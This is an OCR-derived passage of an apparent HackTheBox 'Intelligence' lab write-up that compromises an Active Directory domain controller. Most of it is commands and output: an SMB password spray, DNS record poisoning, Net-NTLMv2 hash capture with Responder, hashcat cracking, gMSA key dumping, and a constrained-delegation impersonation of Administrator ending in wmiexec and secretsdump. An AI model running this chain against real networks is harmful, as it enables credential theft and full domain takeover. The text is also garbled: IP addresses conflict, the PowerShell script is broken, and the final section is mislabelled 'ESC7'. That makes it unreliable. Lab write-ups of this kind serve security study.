STATUS_LOGON_FAILURE
```

```
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Travis.Evans:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Teresa.Williamson:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Jessica.Moody:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\David.Reed:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Samuel.Richardson:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Jennifer.Thomas:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Brian.Morris:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Jose.Williams:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Nicole.Brock:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Richard.Williams:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Kaitlyn.Zimmerman:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\David.Wilson:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\John.Coleman:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Ian.Duncan:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Jason.Patterson:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
```

```
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Thomas.Hall:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Brian.Baker:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Thomas.Valenzuela:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [+]
intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\David.Mcbride:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\William.Lee:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Anita.Roberts:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Scott.Scott:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [-]
intelligence.htb\Darryl.Harris:NewIntelligenceCorpUser9876
STATUS_LOGON_FAILURE
```

SMB

`smbmap` shows a handful of shares that Tiffany.Molina can access:

```
oxdf@parrot$ smbmap -u Tiffany.Molina -p NewIntelligenceCorpUser9876 -H
10.10.10.248
[+] IP: 10.10.10.248:445        Name: intelligence.htb
        Disk                                                    Permissions
Comment
        ----                                                    -----------
-------
        ADMIN$                                                  NO ACCESS
Remote Admin
        C$                                                      NO ACCESS
Default share
        IPC$                                                    READ ONLY
```

```
Remote IPC
        IT                                                      READ ONLY
        NETLOGON                                                READ ONLY
Logon server share
        SYSVOL                                                  READ ONLY
Logon server share
        Users                                                   READ ONLY
```

Connecting with `smbclient` shows that `Users` is `C:\Users`, where the home directories are:

```
oxdf@parrot$ smbclient -U Tiffany.Molina //10.10.10.248/Users
NewIntelligenceCorpUser9876
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sun Apr 18 21:20:26 2021
  ..                                  DR        0  Sun Apr 18 21:20:26 2021
  Administrator                        D        0  Sun Apr 18 20:18:39 2021
  All Users                         DHSrn        0  Sat Sep 15 03:21:46 2018
  Default                             DHR        0  Sun Apr 18 22:17:40 2021
  Default User                      DHSrn        0  Sat Sep 15 03:21:46 2018
  desktop.ini                         AHS      174  Sat Sep 15 03:11:27 2018
  Public                               DR        0  Sun Apr 18 20:18:39 2021
  Ted.Graves                           D        0  Sun Apr 18 21:20:26 2021
  Tiffany.Molina                       D        0  Sun Apr 18 20:51:46 2021

                3770367 blocks of size 4096. 1462999 blocks available
```

`user.txt` is on Tiffany.Molina's desktop:

```
smb: \Tiffany.Molina\desktop\> ls
  .                                   DR        0  Sun Apr 18 20:51:46 2021
  ..                                  DR        0  Sun Apr 18 20:51:46 2021
  user.txt                            AR       34  Sun Aug 15 03:31:01 2021

                3770367 blocks of size 4096. 1462999 blocks available
```

I'll put it:

```
smb: \Tiffany.Molina\desktop\> get user.txt
getting file \Tiffany.Molina\desktop\user.txt of size 34 as user.txt (0.2
KiloBytes/sec) (average 0.2 KiloBytes/sec)
```

And get the first flag:

```
oxdf@parrot$ cat user.txt
d3bf14a5************************
```

SMB as Ted.Graves

Enumeration

Bloodhound

With valid creds on the domain, I can now run BloodHound to get a dump of the users/computers/permissions. I like the Python collector for this case where I have creds but not a shell on the machine:

```
oxdf@parrot$ bloodhound-python -c ALL -u Tiffany.Molina -p
NewIntelligenceCorpUser9876 -d intelligence.htb -dc intelligence.htb -ns
10.10.10.248
INFO: Found AD domain: intelligence.htb
INFO: Connecting to LDAP server: intelligence.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: intelligence.htb
INFO: Found 42 users
INFO: Found 54 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: svc_int.intelligence.htb
INFO: Querying computer: dc.intelligence.htb
INFO: Skipping enumeration for svc_int.intelligence.htb since it could not
be resolved.
INFO: Done in 00M 05S
```

On importing that into Bloodhound, Tiffany.Molina doesn't have anything interesting:

I also had Bloodhound look for AS-REP roastable and Kerberoastable users, but there were none of interest.

I'll revisit this later when I own more users.

SMB

There's not much else I can access in the `Users` share. `NETLOGON` is empty and `SYSVOL` has typical DC stuff, but nothing useful. `IT` is a custom share name, and it contains a single file:

```
oxdf@parrot$ smbclient -U Tiffany.Molina //10.10.10.248/IT
NewIntelligenceCorpUser9876
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Apr 18 20:50:55 2021
  ..                                  D        0  Sun Apr 18 20:50:55 2021
  downdetector.ps1                    A     1046  Sun Apr 18 20:50:55 2021

                3770367 blocks of size 4096. 1456236 blocks available
smb: \> get downdetector.ps1
getting file \downdetector.ps1 of size 1046 as downdetector.ps1 (5.6
KiloBytes/sec) (average 5.6 KiloBytes/sec)
```

It's a PowerShell script (I added whitespace):

```
# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem
"AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC
=htb" | Where-Object Name -like "web*")  {
  try {
    $request = Invoke-WebRequest -Uri "http://$($record.Name)" -
UseDefaultCredentials
    if(.StatusCode -ne 200) {
      Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To
'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name)
is down"
    }
  } catch {}
}
```

The script goes into LDAP and gets a list of all the computers, and then loops over the ones where the name starts with “web”. It will try to issue a web request to that server (with the running users’s credentials), and if the status code isn’t 200, it will email Ted.Graves and let them know that the host is down. The comment at the top says it is scheduled to run every five minutes.

Capture Hash

`dnstool.py` is a script that comes with Krbrelayx that can:

> Add/modify/delete Active Directory Integrated DNS records via LDAP.

It’s worth a shot to see if Tiffany.Molina has permissions to make this kind of change by running with the following options:

- `-u intelligence\\Tiffany.Molina` - The user to authenticate as;
- `-p NewIntelligenceCorpUser9876` - The user’s password;
- `--action add` - Adding a new record;
- `--record web-0xdf` - The domain to add;
- `--data 10.01.14.19` - The data to add, in this case, the IP to resolve web-0xdf to;
- `--type A` - The type of record to add.

Running this seems to work:

```
oxdf@parrot$ python3 dnstool.py -u intelligence\\Tiffany.Molina -p
'NewIntelligenceCorpUser9876' --action add --record web-0xdf --data
10.10.14.37 --type A intelligence.htb -dc-ip 10.10.10.248
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

I’ll start `nc` listening on port 80 to see any connections that come in. After a few minutes, there’s a connection:

```
oxdf@parrot$ nc -lnvp 80
listening on [any] 80 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.248] 64781
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
WindowsPowerShell/5.1.17763.1852
```

```
Host: web-0xdf
Connection: Keep-Alive
```

Given that I know it's using credentials, I'll switch to Responder to try to capture a Net-NTLMv2 hash. Responder runs with `sudo responder -I tun0`, and starts various servers, including HTTP.

If I try to set the DNS record again, it complains that it already exists, which I'll take as a good sign:

```
oxdf@parrot$ python3 dnstool.py -u intelligence\\Tiffany.Molina -p
NewIntelligenceCorpUser9876 --action add --record web-0xdf --data
10.10.14.19 --type A intelligence.htb
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[!] Record already exists and points to 10.10.14.19. Use --action modify to
overwrite or --allow-multiple to override this
```

After five minutes, there's a connection at Responder and a hash for Ted.Graves:

```
[HTTP] NTLMv2 Client   : 10.10.10.248
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
[HTTP] NTLMv2 Hash     :
Ted.Graves::intelligence:795ed731100fa3bf:EC36E05D2F850C3191B90CE10EFBD308:0
101000000000000C9381448F792D7018BC129454A682E40000000000020008004B00540050003
30001001E00570049004E002D00460055004500360004F00300059003800440049003200040001
4004B00540050003300 2E004C004F00430041004C00030034005700490 04E002D00460055004
50036004F00300059003800440049003200 2E004B00540050003300 2E004C004F00430041004
C00050014004B00540050003300 2E004C004F00430041004C00080030003000000000000000000
0000000002000005 79BF3BE75B46EDA9826B9B1C8B2518795D25E61038C5C91F8A10A3DFB9AC
4B70A0010000000000000000000000000000000000009003C00480054005400500 02F0077006
50062002D00300078006400660 02E0069006E00740065006C006C00690067006500 6E0063006
5002E00680074006200000000000000000
```

Crack Hash

`hashcat` makes quick work of the hash, returning a password almost immediately:

```
$ hashcat -m 5600 ted.graves.hash /usr/share/wordlists/rockyou.txt
...[snip]...
TED.GRAVES::intelligence:795ed731100fa3bf:ec36e05d2f850c3191b90ce10efbd308:0
101000000000000c9381448f792d7018bc129454a682e40000000000020008004b00540050003
```

```
30001001e00570049004e002d00460055004500360004f00300059003800440049003200040014004b00540050003300 2e004c004f00430041004c00030034005700490004e002d00460055004500360004f00300059003800440049003200040014004b00540050003300 2e004c004f00430041004c00050014004b00540050003300 2e004c004f00430041004c00080030003000000000000000000000000200000579bf3be75b46eda9826b9b1c8b2518795d25e61038c5c91f8a10a3dfb9ac4b70a0010000000000000000000000000000000000000000000000009003c00480054005400500002f00770065006200 2d00300078006400660002e0069006e00740065006c006c00690067006500 6e00630065002e00680074006200000000000000000000:Mr.Teddy
...[snip]...
```

Ted.Graves has a password of “Mr.Teddy”. `crackmapexec` confirms it works for SMB:


```
oxdf@parrot$ crackmapexec smb 10.10.10.248 -u Ted.Graves -p Mr.Teddy -d intelligence.htb
SMB         10.10.10.248    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Ted.Graves:Mr.Teddy
```

Shell as Administrator


Enumeration

Ted.Graves doesn’t have access to anything new over SMB, and at first glance, the previous Bloodhound collection as Tiffany.Molina doesn’t show anything particularly interesting with this account. There are no first degree object control or group delegated object control items. However, if I re-run with Ted.Graves credentials, there’s a slight difference:

Clicking on that 1 brings up the following:




Ted.Graves is in the ITSupport group, which has `ReadGMSAPassword` on SVC_INT. Even more interestingly, if I use the pre-built query “Shortest Path from Owned Principles”, the svc_int account has `AllowedToDelegate` on the DC:



GMSA Password

Group Manage Service Accounts (GMSA) provide additional security to service accounts. There’s a Python tool for extracting GMSA passwords, gMSADumper, was written by the author of Intelligence, which is another good sign I’m headed in the right direction.



As Tiffany.Molina, it doesn't find anything (which makes sense):

```
python3 gMSADumper.py -u ted.graves -p 'Mr.Teddy' -l intelligence.htb -d
intelligence.htb

Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::a9f4721de917a40fd9010ad815708184
svc_int$:aes256-cts-hmac-sha1-
96:0ceb5372ef23f53495569d0c64710ce13f5d44684bbb2ad6ece5556b3dbe878b
svc_int$:aes128-cts-hmac-sha1-96:3ba46b3946bf3a03d35e75f23db2ad90
```

ESC7 Exploitation via gMSA Delegation – Step-by-Step

1️⃣ Get TGT for gMSA `svc_int$`

```
getTGT.py intelligence.htb/svc_int$ -aesKey
0ceb5372ef23f53495569d0c64710ce13f5d44684bbb2ad6ece5556b3dbe878b
```

✅ Why this tool?

Requests a **Kerberos TGT** for the gMSA account using its AES256 key.

✅ Why these options?

- `intelligence.htb/svc_int$` → domain and account.
- `-aesKey` → uses AES256 key for authentication.

- Saves ticket as `svc_int$.ccache`.

2️⃣ Request a Service Ticket Impersonating Administrator

```
KRB5CCNAME=svc_int$.ccache getST.py -spn WWW/dc.intelligence.htb -
impersonate Administrator intelligence.htb/svc_int -hashes
:a9f4721de917a40fd9010ad815708184
```

✅ Why this tool?

Obtains a **service ticket** to impersonate Administrator using KCD.

✅ Why these options?

- `KRB5CCNAME=svc_int$.ccache` → use gMSA TGT.
- `-spn` → target service SPN.
- `-impersonate Administrator` → impersonate admin user.
- `-hashes` → use NTLM hash of gMSA.

3️⃣ Export the Administrator Ticket

```
export
KRB5CCNAME=$(pwd)/Administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.cca
che
```

✅ Why?

Sets the environment to use the new Administrator ticket.

4️⃣ Execute Commands on DC using WMIExec

```
wmiexec.py -k -no-pass dc.intelligence.htb
```

✅ Why this tool?

Provides a **semi-interactive shell** over WMI using Kerberos.

✅ Why these options?

- `-k` → Kerberos auth.
- `-no-pass` → no password needed.
- Target: `dc.intelligence.htb`.

5️⃣ (Optional) Dump Domain Secrets

```
secretsdump.py -k -no-pass intelligence.htb/administrator@10.10.10.248
```

✅ Why this tool?

Extracts **NTLM hashes**, **LSA secrets**, and **Kerberos keys** from DC.

✅ Why these options?

- `-k` → use Kerberos.
- `-no-pass` → no password required.
- `administrator@10.10.10.248` → authenticates to DC.

✅ Why This Works?

1. Extract gMSA AES256 key → account has delegation rights.
2. Obtain TGT → authenticate as `svc_int$`.
3. Request S4U2Self & S4U2Proxy → impersonate Administrator.
4. Use Admin Ticket → gain privileged access.
5. Dump Hashes / Get Shell → full domain compromise.